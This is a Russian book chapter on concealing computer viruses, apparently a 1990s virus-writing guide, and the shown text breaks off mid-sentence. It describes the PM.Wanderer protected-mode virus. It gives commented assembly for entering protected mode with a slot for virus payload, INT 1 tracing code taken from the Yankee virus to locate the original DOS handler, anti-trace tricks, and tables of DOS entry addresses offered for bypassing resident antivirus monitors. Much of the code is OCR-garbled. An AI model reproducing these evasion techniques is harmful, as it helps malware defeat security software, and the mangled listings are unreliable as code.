**МАСКИРОВКА ВИРУСОВ**

*В этой главе рассказано, как  
может быть спрятан вирус.  
Описаны методы конструи-  
рования прямого обращения  
к DOS для "обмана" резиден-  
тных антивирусных монито-  
ров. Рассмотрены вирусы,  
заражающие Flash BIOS. Пред-  
ставлены исходные тексты  
программ с подробными ком-  
ментариями.*

***Protected Mode - укрытие для вируса***

Персональные компьютеры год от года становятся все сложнее и слож-  
нее, используют все более высокие аппаратные и программные техноло-  
гии. Компьютерные вирусы тоже не отстают и пытаются приспособиться  
к новым условиям обитания. Так, вирусы научились заражать загрузоч-  
ные сектора дисков, файлы для операционных систем DOS, Windows,  
Windows 95, OS/2, Linux и даже документы Word, Excel, и MS-Office 97.  
Скрывая свое присутствие в системе, они стали невидимками, или  
стелс-вирусами. Они научились быть полиморфными для того, чтобы  
их распознавание стало еще более трудной задачей для разработчиков  
антивирусных средств. С появлением процессоров i386 вирусы стали  
использовать в своем коде 32-разрядные инструкции. В настоящее вре-  
мя полиморфные вирусы используют 32-разрядные расшифровывающие  
команды в своем декрипторе.

Одним словом, вирусы хотят выжить и победить. Для этого они исполь-  
зуют все новые возможности, как программные, так и аппаратные. Но  
защищенный режим работы, появившийся вместе с процессором i286,  
до недавнего времени вирусам никак не удавалось "приручить". Вернее,  
были "пробы пера", но реального решения этой задачи они не дали.

Загрузочный вирус PMBS, первым пытавшийся освоить защищенный ре-  
жим (1994 г.), не мог ужиться ни с одной программой или драйвером  
(EMM386, Windows, OS/2,...), которые также использовали в своей рабо-  
те защищенный режим. Вирусы Evolution.2761 и Evolution.2770 (тоже  
1994 г.) использовали только часть мощного защищенного режима и толь-  
ко в то время, когда процессор работал в реальном режиме. Данные виру-  
сы заменяли реальную таблицу векторов прерываний на собственную.

Но вот, похоже, проблема близка к разрешению: в России в "диком"  
виде обнаружен файловый вирус PM.Wanderer, использующий защи-  
щенный режим. Причем он более или менее корректно и стабильно вза-  
имодействует с другими программами и драйверами, также использую-  
щими защищенный режим.

PM.Wanderer является резидентным полиморфным вирусом, использу-  
ющим защищенный режим процессоров i386-Pentium. Для установки  
своей резидентной копии в память и переключения в защищенный ре-  
жим процессора (Protected Mode) вирусом используется документиро-  
ванный интерфейс VCPI (Virtual Control Program Interface) драйвера  
расширенной памяти EMS (EMM386).

При старте инфицированной программы вирусный полиморфный дек-  
риптор расшифровывает основное тело вируса и передает ему управле-  
ние. Далее основной вирусный код выделяет участок памяти в верхних  
адресах, копирует в него собственный код и передает ему управление.  
Затем он восстанавливает код инфицированного файла в программном  
сегменте (для ЕХЕ-файлов также производит настройку адресов пере-  
мещаемых элементов) и приступает к непосредственному внедрению  
в память своей резидентной копии. .

В первую очередь вирус пытается вьыснить, установлен ли в системе драй-  
вер EMS. Если этот драйвер не установлен или вирусная резидентная ко-  
пия уже находится в памяти, вирус отдает управление программе-вирусо-  
носителю, заканчивая тем самым свою "жизнедеятельность" в системе.

Если же "условия среды обитания" благоприятствуют, вирус выполня-  
ет ряд подготовительных операций для выделения памяти под свое тело  
и производит переключение процессора в защищенный режим работы  
с наивысшим уровнем привилегий - режим супервизора.

В защищенном режиме вирус устанавливает две аппаратные контрольные  
точки на адреса входа в обработчик прерывания INT 21h (функции DOS)  
и перехода на процедуру перезагрузки компьютера. Кроме того, вирус  
корректирует дескрипторную таблицу прерываний таким образом, чтобы  
на прерывания INT 1 (особый случай отладки) и INT 9 (клавиатура) ус-  
тановить собственные дескрипторы обработчиков прерываний.

После этих приготовлений вирус копирует свой код в страницу памяти,  
полученную им еще до входа в защищенный режим, и производит пере-  
ключение процессора обратно в виртуальный режим работы. Затем он  
начинает процедуру освобождения ранее выделенной памяти DOS  
в верхних адресах и возвращает управление инфицированной программе.

С этого момента инфицированная программа начинает свою основную  
работу, а в защищенном режиме оказываются установленными вирус-  
ные обработчики - ловушки на INT 1 и прерывания от клавиатуры на  
INT 9. С их помощью вирус контролирует, во-первых, все вызовы фун-  
кций DOS, во-вторых, все нажатия клавиш на клавиатуре, и, в-третьих,  
попытки мягкой перезагрузки компьютера. В свою очередь, такой конт-  
роль обеспечивает вирусу возможность как надежно реагировать на ряд  
интересующих его событий при работе программы, так и постоянно  
проверять состояние двух своих контрольных точек и при необходимо-  
сти восстанавливать их.

В частности, если вирус обнаруживает, что данный вызов исходит  
от его "собрата", он просто возвращает некоторое условное значение,  
играющее роль отзыва "я - свой". Таким образом, вирус, пытавшийся  
выяснить наличие своей копии в памяти, будет информирован о том,  
что память уже инфицирована.

Если вирус обнаруживает попытку получения адреса прерывания INT 6  
(обычно такой вызов существует во всех программах, написанных на  
языках высокого уровня, например С, Pascal), то он 1"Ъ1тается найти  
в адресном пространстве некоторую последовательность байт, очевидно  
принадлежащих программе ADinf, но какой-то старой версии. Кстати,  
по информации разработчика ADinf Дмитрия Мостового, за последний  
год в версиях ADinf не содержится такая последовательность. Если дан-  
ная последовательность вирусом найдена, он определенным образом  
модифицирует найденный код, чтобы управление не попадало на вызов  
межсегментной процедуры, демонстрирующей пользователю найденные  
на диске или в файлах изменения.

Если же вирус обнаруживает запрос на запуск программы или открытие  
файла (только на чтение), то понимает, что наступило время "большой  
охоты". Вирус копирует свой код в старшие адреса виртуального про-  
цесса DOS-машины, переключает процессор в виртуальный режим  
и отдает управление своему коду (процедуре заражения).

В виртуальном режиме вирус проверяет последние две буквы расшире-  
ния имени файла (ОМ или ХЕ), создает свою полиморфную копию  
и заражает файлы размером более 4095 байт. Файлы, содержащие  
в поле значения времени создания 34 секунды, вирус не заражает, счи-  
тая их уже инфицированными. Корректировку атрибутов файлов вирус  
не производит, поэтому все файлы, помеченные как "только для чте-  
ния", заражены не будут. Также вирус не заражает программы, имя ко-  
торых состоит из 7 букв. Имена данных программ выяснить не удалось,  
так как вирус не определяет их имена явно, а подсчитывает CRC име-  
ни. Вирус не берет на себя обработку критических ошибок, поэтому при  
попытке записи на защищенный диск в процессе заражения появится  
стандартный вопрос DOS (...Retry, Ignore, Fail, Abort).

При заражении файлов вирус использует прямой вызов ядра обработчи-  
ка DOS INT 21h. Адрес этого ядра он выясняет при трассировке INT 21h  
во время своей установки в память. Вирусный код внедряется в начало  
СОМ- или в середину ЕХЕ-файла (сразу же после заголовка). Ориги-  
нальный программный код запоминается в конце файла. Реальный

рабочий код вируса составляет 3684 байт, но на практике инфицирован-  
ные файлы имеют приращение длины более 3940 байт. В теле вируса  
содержится текст "WANDERER".

Обнаружить резидентную копию данного вируса, находящегося в нуле-  
вом кольце защищенного режима процессора, обычными способами не-  
возможно. Для этого необходимо переключаться в защищенный режим  
с наивысшими привилегиями и производить его поиск. Но попытаться  
обнаружить признаки вируса в системе можно и обычными способами.

После обнаружения вируса рекомендуется, как и всегда в таких случа-  
ях, перезагрузиться с системной дискеты и выполнить лечение в заведо-  
мо стерильных условиях. Правда, данный вирус не является Stealth-ви-  
русом, и его лечение допустимо даже при активном вирусе.

Теперь немного о результатах тестирования. При заражении несколь-  
ких тысяч файлов-жертв вирус проявил себя как "жилец" - все зара-  
женные файлы оказались работоспособными. Здесь надо сделать по-  
правку - файлы могут оказаться неработоспособными в том случае,  
если их стек после заражения окажется в области вирусного кода.  
PM.Wanderer при заражении файлов не корректирует значения стар-  
товых SS:SP в ЕХЕ-заголовке. Как уже отмечалось выше, он сохраняет  
способность к воспроизводству только в том случае, если в системе уста-  
новлен драйвер EMS (EMM386). При установленном драйвере EMM386  
с ключом NOEMS вирус перезагружает компьютер. Перезагрузка также  
возможна, если в системе используется драйвер QEMM386.

Самое интересное, что если в системе находился резидентный вирус,  
а потом произошла загрузка Windows 3.1 или Windows 95, то вирус не  
сможет размножаться в данных операционных средах, но при выходе  
в DOS он опять получает управление и может "трудиться, не покладая  
рук". Если же вирус будет запущен в DOS-сессии Windows, то из-за  
отсутствия интерфейса VCPI вирус не сможет переключиться в защи-  
щенный режим. При отсутствии VCPI под OS/2 вирус также нежизнес-  
пособен.

Возможно, в недалеком будущем компьютерный вирус сможет полнос-  
тью заменить своим кодом программу-супервизора и сам будет поддер-  
живать интерфейсы DPMI, EMS/VCPI, XMS, INT 15h. Кто знает.

Приведенная ниже программа позволяет программисту перевести про-  
цессор в защищенный режим. В этом режиме вирус может, например,  
расшифровать некоторые данные.

Данная программа делает следующее:

- создает таблицы GDT и LDT, используя текущие значения  
CS.DS.SS

- запрещает все прерывания, открывает линию А20  
для доступа к RAM>1 Мбайт

- переводит процессор в защищенный режим

- в первый символ строки qw заносит символ L

- выходит в реальный режим

- разрешает прерывания, закрывает А20 *-т*

*-* выводит на экран строку qw ("Light General")

- выход в DOS

.286

.model tiny  
.code  
org 100h

Определения для защищенного режима работы программы  
;Структура дескриптора  
desc\_struc STRUC  
limit dw 0  
baseJ dw 0  
base\_h db 0  
access db 0  
rsrv dw 0

desc\_struc ENDS

ACC\_PRESENT equ WOOOOOOb  
ACC\_CSEG equ OOO-MOOOb  
ACC\_DSEG equ 000-IOOOOb  
ACC\_EXPDOWN equ 000001 OOb  
ACC\_CONFORM equ 000001 OOb  
ACC\_DATAWR equ 0000001 Ob

DATA\_ACC=ACC\_PRESENT or ACC\_DSEG or ACC\_DATAWR  
; 1001001 Ob

CODE\_ACC=ACC\_PRESENT or ACC.CSEG or ACC\_CONFORM  
; 10011100b

STACK\_ACC=ACC\_PRESENT or ACC\_DSEG or ACC\_DATAWR or  
ACC.EXPDOWN; 1001011 Ob

;Размеры сегментов (реальные размеры на единицу больше)  
CSEG SIZE=65535

DSEG\_SIZE=65535  
STACK\_SIZE=65535

[Смещения используемых дескрипторов  
CS\_DESCR=(gdt\_cs-gdt\_0)  
DS\_DESCR=(gdt\_ds-gdt\_0)  
SS\_DESCR=(gdt\_ss-gdt\_0)

;Константы значений портов ?  
CMOS\_PORT equ 70h  
STATUS\_PORT equ 64h  
SHUTDOWN equ OFEh  
A20\_PORT equ OD1h  
A20\_ON equ ODFh  
A20\_OFF equ ODDh  
INT\_MASK\_PORT equ 21 h  
KBD\_PORT\_A equ 60h  
start:

.Инициализируем необходимые данные для перехода  
;в защищенный режим

call init\_protected\_mode

[Переходим в защищенный режим  
call set\_protected\_mode

;Теперь компьютер работает в защищенном режиме!  
;Так как таблица прерываний реального режима не может быть

использована в защищенном, прерывания запрещены!  
;Именно тут можно вставить инструкции, нужные вирусу  
.Возвращаемся в реальный режим  
call set\_real\_mode

[Печатаем сообщение "Light General"  
mov ah,09h  
lea dx.qw  
int 21 h

;Выходим в DOS  
mov ax,4COOh  
int 21 h

[Макрокоманда для установки адреса для дескриптора  
;в глобальной таблице дескрипторов GDT.  
;На входе регистры DLAX должны содержать  
.абсолютный адрес сегмента  
setgdtentry MACRO

mov [desc\_struc.base\_l][bx],ax

mov [desc\_struc.base\_h][bx],dl  
ENDM

•<

; Процедура инициализации необходимых данных  
.для перехода в защищенный режим  
init\_protected\_mode PROC

вычисляем абсолютный адрес для сегмента данных  
;в соответствии со значением регистра DS

mov ax.ds

mov dl.ah

shr dl,4

shi ax,4

;Устанавливаем адрес сегмента данных  
;в глобальной таблице дескрипторов

mov bx, offset gdt\_ds

setgdtentry

;Вычисляем абсолютный адрес для сегмента GDT: прибавляем  
;к уже вычисленному абсолютному адресу сегмента данных  
;смещение в нем таблицы дескрипторов

add ax,offset gdtr

adc dl.0

Останавливаем адрес сегмента GDT  
;в глобальной таблице дескрипторов

mov bx.offset gdt\_gdt

setgdtentry

;Вычисляем абсолютный адрес для сегмента кода  
;в соответствии со значением регистра CS

mov ax,cs

mov dl.ah

shr dl,4

shi ax,4

.Устанавливаем адрес сегмента кода  
;в глобальной таблице дескрипторов

mov bx, offset gdt\_cs

setgdtentry

[Вычисляем абсолютный адрес для сегмента стека  
;в соответствии со значением регистра SS

mov ax.ss

mov dl.ah

shr dl,4

shi ax,4

Останавливаем адрес сегмента стека  
;в глобальной таблице дескрипторов

mov bx,offset gdt\_ss

setgdtentry

Перехватываем рестарт. Так как процессор i286 (а эта программа  
[рассчитана именно на такой процессор) не имеет возможности  
;возврата в реальный режим из защищенного, возврат в реальный  
режим будем производить следующим образом: перехватим рестарт,  
.сгенерируем CPU Reset, после которого получим управление, когда  
Процессор будет находится уже в реальном режиме. На процессоре  
;i386 возврат в реальный режим происходит  
[значительно проще и "естественнее".

push ds

mov ax,40h

mov ds,ax

mov word ptr ds:[0067h], offset shutdown\_return

mov word ptr ds:[0069h],cs

pop ds

[Запрещаем маскируемые прерывания  
cli

in al,INT\_MASK\_PORT  
or al.OFFh  
out INT\_MASK\_PORT,al

[Запрещаем немаскируемые прерывания. Данная последовательность  
;команд не запрещает "незапрещаемые" прерывания в процессоре  
[(этого сделать по определению нельзя), а "не пускает" сигнал

[немаскируемого прерывания к процессору

mov al,8Fh

out CMOS\_PORT,al

jmp $+2

mov al,5

out CMOS\_PORT+1,al

ret  
init\_protected\_mode ENDP

[Подпрограмма, переводящая процессор в защищенный режим  
set\_protected\_mode PROC

.Открываем адресную линию А20 для доступа свыше 1Мбайт.  
;При закрытой линии адресное пространство  
["зацикливается" в пределах 1Мбайт  
call enable\_a20

.Сохраняем значение регистра SS для реального режима  
mov real\_ss,ss

[Переводим компилятор Turbo Assembler в улучшенный режим.  
[IDEAL - это не команда и не оператор, это директива, влияющая  
[только на интерпретацию дальнейших строк листинга

ideal

р286

[Загружаем регистр глобальной таблицы дескрипторов GDTR  
Igdt [QWORD gdt\_gdt] ;db OFh,01h,16h dw offset gdt\_gdt

[Переводим процессор в защищенный режим  
mov ax,0001h  
Imsw ax ;db OFh,01h,FOh

[Переводим компилятор Turbo Assembler назад в режим MASM  
masm  
.286

[Производим длинный переход для того,  
.чтобы очистить внутреннюю очередь  
.команд процессора

jmp far flush

db OEAh

dw offset flush

dw CS\_DESCR  
flush:

Останавливаем в регистр SS селектор сегмента стека  
mov ax,SS\_DESCR  
mov ss.ax

;Устанавливаем в регистр DS селектор сегмента данных  
mov ax,DS\_DESCR  
mov ds.ax

.Записываем в строку qw символ "L" и выходим из подпрограммы

mov byte ptr ds: [off set qw+2],"L"

ret  
set\_protected\_mode ENDP

Подпрограмма, возвращающая процессор в реальный режим  
set\_real\_mode PROC

[Сохраняем значение регистра SP для реального режима  
mov real\_sp,sp

.Выполняем CPU Reset (рестарт процессора)  
mov al,SHUT\_DOWN  
out STATUS\_PORT,al

;Ждем, пока процессор перезапустится  
wait\_reset:

hit

jmp wait\_reset

;C этого места программа выполняется после перезапуска процессора  
shutdown\_return:

;Устанавливаем регистр DS в соответствии с регистром CS  
push cs  
pop ds

восстанавливаем указатели на стек  
;по ранее сохраненным значениям

mov ss,real\_ss

mov sp,real\_sp

[Закрываем адресную линию А20  
call disable\_a20

.Разрешаем немаскируемые прерывания  
mov ax.OOOdh  
out CMOS\_PORT,al

[Разрешаем маскируемые прерывания

in al,INT-MASK\_PORT

and al,0

out INT\_MASK\_PORT,al

sti

ret  
set\_real\_mode EN DP

[Процедура, открывающая адресную линию А20. После открытия

[адресной линии программам будет доступна память свыше 1Мбайт  
enable\_a20 PROC

mov al,A20\_PORT

out STATUS\_PORT,al

mov al,A20\_ON

out KBD\_PORT\_A.al

ret  
enable\_a20 ENDP

[Процедура, закрывающая адресную линию А20. После закрытия  
[адресной линии программам будет недоступна память свыше 1Мбайт.  
[Адресное пространство будет "зацикленным" в пределах 1Мбайт  
disable\_a20 PROC

mov al.A20\_PORT

out STATUS\_PORT,al

mov al,A20\_OFF

out KBD\_PORT\_A,al

ret  
disable\_a20 ENDP

[Здесь сохраняется адрес стека  
real\_sp dw ?  
real\_ss dw ?

[Эта строка выводится на экран после работы программы  
[Символ "?" заменяется на "L" в защищенном режиме

qw db 13,10,"?ight General",13,10,"$"

;Глобальная таблица дескрипторов. Нулевой дескриптор

обязательно должен быть "пустым"

GDT\_BEG=$

gdtr label WORD

gdt\_0 desc\_struc <0,0,0,0,0>

gdt\_gdt desc\_struc <GDT\_SIZE-1„,DATA\_ACC,0>

gdt\_ds desc\_struc <DSEG\_SIZE-1,„DATA\_ACC,0>

gdt\_cs desc\_struc <CSEG\_SIZE-1„,CODE\_ACC,0>

gdt\_ss desc\_struc <STACK\_SIZE-1,„DATA\_ACC,0>

GDT\_SIZE=($-GDT\_BEG)


END start

***Обход резидентных антивирусных мониторов***

Обычно все программы используют сервис DOS так:

mov ah,...  
int 21 h

По команде INT управление передается в точку, адрес которой определя-  
ется двумя словами, находящимися в таблице векторов прерываний  
по адресу 0000h:0084h. С этого момента начинается исполнение команд  
многочисленных обработчиков прерывания INT 21h и не менее многочис-  
ленных резидентных программ до тех пор, пока управление, наконец,  
не получит оригинальный обработчик операционной системы (рис. 5.1.):



Разумеется, среди этих многочисленных обработчиков может "затесаться"  
обработчик, принадлежащий антивирусному монитору, который не дает  
спокойно работать не только вирусам, но и обычным программам.

Поэтому серьезные вирусы и некоторые хорошо написанные программы  
пытаются определить адрес оригинального обработчика и обратиться  
к нему напрямую, в обход остальных обработчиков:

mov ah,...  
pushf

call dword ptr 021

021 dw ?

S21 dw ?

Но антивирусные мониторы учитывают эту возможность и принимают  
свои меры.

***Определение адреса оригинального обработчика DOS***

Для того чтобы обратиться к DOS напрямую, нужно знать адрес ориги-  
нального обработчика. Получить этот адрес не так просто.

***Метод трассировки***

Чаще всего используется метод трассировки при помощи отладочного  
прерывания INT 1. Суть метода заключается в том, что вирус трассиру-  
ет прерывание INT 21h (включает флаг трассировки, при этом после  
каждой команды происходит прерывание INT 1) и проверяет значение  
сегмента, в котором идет обработка прерывания. Если значение сегмен-  
та меньше ОЗООЬ, то это обработчик DOS. Например, так поступал мно-  
го лет назад вирус Yankee 2C (М2С, Музыкальный). Вот листинг соот-  
ветствующего фрагмента с комментариями:

;Берем из таблицы векторов прерываний текущий адрес INT 01 h  
mov ax,3501 h  
int 21h

mov si.bx ;смещение сохраняем в регистре SI  
mov di.es ;сегмент сохраняем в регистре DI

Останавливаем свой обработчик INT 01h  
mov ax,2501h  
mov dx,offset lnt01  
int 21h

;Формируем в стеке адрес выхода из трассировки так, чтобы по IRET  
;из INT 21h попасть на метку Next - помещаем в стек  
.последовательно флаги, сегмент и смещение метки Next

pushf

push cs

mov ax,offset Next

push ax

;Начинаем трассировку INT 21 h. Для этого нужно подготовить стек  
;следующим образом: поместить в него флаги с включенным флагом  
;трассировки, а также сегмент и смещение текущего обработчика  
;INT 21 h. Затем можно выполнить команду IRET - программа запустит  
.текущий обработчик и считает из стека флаги (флаг трассировки  
;во флаговом регистре включится, начнется трассировка. После  
.каждой команды процессора будет запускаться INT 01 h).  
;Помещаем в стек флаги, включаем в них бит, соответствующий  
;флагу трассировки TF. Для того, чтобы включить флаг  
.трассировки TF, после сохранения флагов в стеке считаем их  
;в регистр АХ, в нем включим соответствующий бит, а затем  
.сохраним регистр АХ в стеке

pushf

pop ax

or ax,0100h

push ax

;Считаем из таблицы векторов прерываний текущий адрес INT 21 h  
mov ax,3521 h  
int 21 h

[Сохраним в стеке сегмент, а затем и смещение текущего обработчика  
push es  
push bx

[Установим в регистре АН номер какой-либо безобидной функции  
;(чтобы определение адреса обработчика DOS  
;не сопровождалось разрушениями)  
mov ah.OBh

.Запускаем трассировку  
cli  
iret

[Обработчик INT 01 h  
lnt01:

;При вызове обработчика в стеке находятся: значение регистра IP,  
;значение регистра CS, флаги перед прерыванием.  
[Адресуемся к стеку с помощью регистра ВР,

[Предварительно сохранив текущее значение ВР  
push bp  
mov bp.sp

;Теперь в стеке находятся:

;SS:[BP] - ВР  
;SS:[BP+2] - IP  
;SS:[BP+4] - CS  
;SS:[BP+6] - флаги  
; Проверяем флаг продолжения  
cmp byte ptr cs:ContinueFlag,1

;Если флаг продолжения выключен, то выходим из трассировки  
jne TraceOff

[Проверяем текущий адрес. Если сегмент меньше 300h,  
обработчик DOS достигнут, иначе - продолжаем трассировку  
;и выходим из обработчика

cmp word ptr [bp+4],300h

jnc ExitFromInt

[Достигнут DOS - берем из стека адрес обработчика и сохраняем его  
push bx

mov bx,[bp+2]  
mov word ptr cs:021,bx  
mov bx,[bp+4]  
mov word ptr cs:S21,bx  
pop bx

.Заканчиваем обработку прерывания и дальнейшую трассировку  
TraceOff:

[Устанавливаем в ноль бит, соответствующий TF,  
;в копии регистра флагов в стеке  
and word ptr [bp+6],OFEFFh

[Устанавливаем в ноль флаг продолжения

mov byte ptr cs:ContinueFlag,0  
ExitFromInt:

pop bp

.Выходим из обработчика  
i ret

[Восстановление после трассировки  
Next:

[Сбрасываем флаг продолжения  
mov byte ptr ds:ContinueFlag,0

[Восстанавливаем прежнее значение вектора прерывания INT 01 h  
mov ax,2501 h  
mov dx.si  
mov ds.di  
int 21 h

В настоящее время этот алгоритм можно считать несколько устарев-  
шим. Дело в том, что современные версии DOS могут размещать свой  
обработчик в областях верхней памяти. Поэтому условие окончания  
трассировки должно выглядеть, например, так:

cmp word ptr [bp+4],300h  
jb loc\_65

cmp word ptr [bp+4],OFOOOh  
ja loc\_65

В качестве альтернативного варианта можно использовать такой прием.  
Сначала определяется исходный сегмент DOS при помощи недокумен-  
тированной функции 52h прерывания INT 21h (возвращает адрес век-  
торной таблицы связи DOS):

mov ah, 52h

int 21h

mov SegDOS, es

Тогда условие завершения трассировки можно оформить следующим  
образом:

push ax

mov ax, cs: SegDOS

cmp word ptr [bp+6], ax

pop ax

jz DOSIsGot

Разумеется, разные приемы могут дать разные результаты. Причем все  
результаты можно считать в той или иной мере корректными. Дело  
в том, что современные версии DOS, даже будучи загруженными в верх-  
нюю память, всегда имеют точку входа в нижней памяти вида:

пор  
пор

[Проверка состояния адресной линии А20  
call Check\_A20

[Переход в верхнюю память  
jmp cs: dword ptr HI\_DOS

С точки зрения обхода резидентных мониторов "правильным" следует  
признать адрес в обработчике DOS, имеющий максимальное значение.  
Мы еще вернемся к вопросу о нахождении "правильного" адреса далее.

Авторы антивирусных мониторов знают о подобном приеме поиска ори-  
гинального адреса DOS. Достаточно легко испортит трассировку, на-  
пример, вот такой вот фрагмент, встроенный в цепочку обработчиков:

.Вызываем обработчик прерывания INT 60h (до этого момента  
[Прерывание INT 60h должно быть перехвачено)  
int 60h

;Сюда нужно вернуться из прерывания  
пор

[Сюда реально вернемся, и флаг трассировки будет сброшен,  
;то есть трассировка будет прекращена  
пор

[Обработчик прерывания. При вызове прерывания флаг трассировки  
.сбрасывается - при входе в обработчик трассировка будет выключена  
lnt60:

[Разрешение прерываний, так как при выходе из обработчика не  
[будет восстанавливаться оригинальное значение регистра флагов

sti

[Увеличиваем на единицу адрес возврата в стеке  
push bp  
mov bp, sp  
add [bp+2],1  
pop bp

[Выходим из прерывания, но не командой IRET, а командой RETF 2,  
.чтобы не восстанавливать флаги (и, как следствие,

.флаг трассировки TF)  
retf 2

Кроме того, факт трассировки можно достаточно просто обнаружить,  
применив хорошо известный разработчикам защит от несанкционирован-  
ного копирования прием аппаратного конвейера, который использует  
процессор для ускорения работы. При выполнении очередной команды  
процессор считывает код следующей. Когда придет время выполнения  
следующей команды, она будет уже считана из памяти, и не нужно бу-  
дет тратить время на ее чтение. Прием заключается в модификации ко-  
манд, которые уже оказались в конвейере: если трассировка не ведется,  
то код команд модифицируется только в памяти, а выполняется та про-  
грамма, которая находится в конвейере. Если трассировка ведется, то  
конвейер сбрасывается перед каждой командой трассируемой програм-  
мы (конвейер сбрасывают такие команды, как JMP, CALL, RET) и вы-  
полняется модифицированный код.

Кодифицируем следующую команду. Команда JMP (безусловный  
; переход) заменяется на две команды NOP (нет операции)  
mov Metka, 9090h

Переходим, если выполняется немодифицированный код (в случае,  
;когда трассировка не ведется), и проходим дальше, если выполняется  
кодифицированный код (в случае трассировки)  
Metka: jmp NoTrace  
Trace:

;Сюда попадем при выявленном факте трассировки  
NoTrace:

Трассировка не ведется - нормальное выполнение программы

Наконец, последний гвоздь в гроб идеи использования трассировки за-  
бит: "Выставленный флаг трассировки можно выявить косвенно, замас-  
кировав аппаратные прерывания, поместив в [SP-1] контрольное значе-  
ние и дав инструкцию STI. Тогда по изменению слова в стеке можно  
судить, было трассировочное прерывание или нет".

Выявив факт трассировки прерывания DOS, мониторы начинают выда-  
вать об этом соответствующие сообщения, поэтому даже не самый  
опытный пользователь догадается, что кто-то (например, вирус) пытает-  
ся попасть в систему.

***Метод предопределенньш адресов***

Переходим к методу определения оригинального адреса точки входа  
в DOS, основанному на том, что эти адреса для разных версий и конфи-  
гураций DOS имеют в общем случае различные значения, но число  
их ограничено. А это значит, что их можно просто-напросто выбирать  
из таблицы (причем не очень большой). Прием не новый, но незаслу-  
женно забытый.

Имея программу, основанную на одном из ранее описанных способов  
определения реального адреса обработчика DOS, загрузочные дискеты  
с разными версиями DOS и немного терпения, можно получить при-  
мерно вот такую информацию.

Оригинальный обработчик DOS версии 3.30 всегда имеет вид:

.Точка О  
2Е CS:

891ЕВ800 MOV [ООВ8],ВХ  
2Е CS:

8С06ВАОО MOV [OOBA],ES  
СВ RETF

.Точка 1  
2Е CS:

3A26FFOD СМР AH,[ODFF]  
77DC JA 1443  
80FC51 СМР АН,51  
74А1 JZ 140D

80FC64 СМР АН,64  
74ВА JZ 143A  
;Точка 2

Оригинальные обработчики DOS версий 5.0-7.0 очень похожи.  
В общем случае они состоят из следующих фрагментов:

Фрагмент 1 (если он присутствует) всегда располагается в нижних ад-  
ресах памяти. Большинство алгоритмов трассировки заканчивают рабо-  
ту, достигнув этой точки. Для DOS версий 5.0-6.22 этот фрагмент при-  
сутствует, если в CONFIG.SYS есть строка DOS=HIGH (вне  
зависимости от того, осуществляется ли запуск поддерживающего эту  
опцию драйвера HIMEM.SYS). Если драйвера нет, то JMP FAR просто

указывает на фрагмент 2, размещающийся в нижних областях памяти.  
Если строки DOS=HIGH нет, то фрагмент 1 вырожден (состоит из од-  
ной команды внутрисегментного перехода), и обработчик состоит  
из фрагмента 2.

;Точка О

90 МОР

90 NOP

E8CCOO CALL CheckA20

2E CS:

FF2E6A10J MP FAR NEXTDOS

Фрагмент 2 может располагаться как в верхних, так и в нижних адре-  
сах памяти.

;Точка 1  
NEXTDOS:

FA CLI  
80FC6C СМР АН.6С  
77D2 JA 40DO

80FC50 СМР АН.50  
748Е JZ 40A9  
;Точка 2

Для DOS 7.0 структура обработчика, в общем, такая же. Исключение -  
фрагмент 1 присутствует всегда, вне зависимости от содержимого фай-  
ла CONFIG.SYS. Теперь приведем конкретные значения адресов, полу-  
ченные для разных случаев:

**DOS 7.0 (русская версия)**

Точка О OOC9:OFB2 9090  
Точка 1 FF03:41E7 80FA  
Точка 2 FF03:420A 1E06  
Точка 2А FF03:5333 2ACD

**DOS 6.20**

**device=himem. sys  
dos=high**

Точка О 0123:109Е 9090  
Точка 1 FDC8:40F8 80FA  
Точка 2 FDC8:411B1E06  
Точка 2А FDC8:41D12ACD

**DOS** 6.20  
dos=high

Точка О 0123:109Е ОЗЕВ  
Точка 1 03AC:40F8 80FA  
Точка 2 ОЗАС:411В 1Е06  
Точка 2А 03AC:41D1 2ACD

**DOS 6.20**

Точка 1 002A:40F8 SOFA  
Точка 2 002А:411В 1Е06  
Точка 2А 002A:41D1 2ACD

**DOS 5.0**

**device=himem. sys  
dos=high**

Точка О 0123:109Е 9090  
Точка 1 FDC8:40EB80FA  
Точка 2 FDC8:410E 1Е06  
Точка 2А FDC8:41C42ACD

**DOS 5.0**

dos=high

Точка О 0123:109Е ОЗЕВ  
Точка 1 03AC:40F8 80FA  
Точка 2 ОЗАС:411В 1Е06  
Точка 2А 03AC:41D1 2ACD

**DOS** 5.0

Точка 1 002А:40ЕВ 80FA  
Точка 2 002А:410Е 1Е06  
Точка 2А 002A:41D1 2ACD

**DOS 3.30**

Точка О 0070:05DC 892E  
Точка 1 0294:1460 ЗА2Е  
Точка 2 0294:1480  
Точка 2А 0294:151 В 2ACD

**DOS 3.10**

Точка О 0070:OD43

**DOS 3.20**

Точка 0 0070:17DO

Точка 2 является оптимальной, то есть в нее целесообразнее всего пере-  
давать управление, чтобы обойти резидентные антивирусные мониторы.  
Точка 2А - это позиция инструкции INT 2Ah, которую DOS обязатель-  
но выполняет в процессе обработки 21-го прерывания.

В конце каждой строки приведены контрольные слова - на тот случай,  
если по указанному адресу находится нечто иное.

***Борьба с антивирусными мониторами***

Современные антивирусные мониторы умеют отслеживать факт прямо-  
го обращения программ к DOS.

Защиту 21-го прерывания можно организовать более эффективно, ис-  
пользуя метод встраивания в ядро операционной системы. Общеприня-  
тая схема такова: в точку входа прерывания INT 21h записывается инст-  
рукция JMP FAR на обработчик, который проверяет номер функции на  
безопасность. Он восстанавливает оригинальные инструкции в точке вхо-  
да прерывания и вызывает обработчик INT 21h. После возврата управле-  
ния из прерывания, в точку входа снова записывается инструкция JMP  
FAR, и управление передается программе, вызвавшей INT 21h.

Здесь описан обычный "сплайсинг" (встраивание), который широко  
применяется разработчиками вирусов. Отметим, что для перехода не  
обязательно использовать инструкцию JMP FAR (она занимает 5 байт  
в памяти и не везде может быть размещена). Вместо нее можно приме-  
нить INT 3, затратив всего 1 байт. В то же время необходимо обеспе-  
чить обработку вызовов с кодами OOh, 4Ch, 31h (они не возвращают уп-  
равление в исходную точку), а также самовызовов (при завершении  
процессов посредством INT 27h и INT 20h).

Процесс развивается следующим образом. Первый компонент антивирус-  
ного монитора встраивается в ядро DOS, а второй - просто перехватыва-  
ет цепочку 21-го прерывания. Когда программа выполняет инструкцию  
INT 21h, управление передается второму компоненту. У антивирусных  
мониторов существует список функций, которые воспринимаются ими  
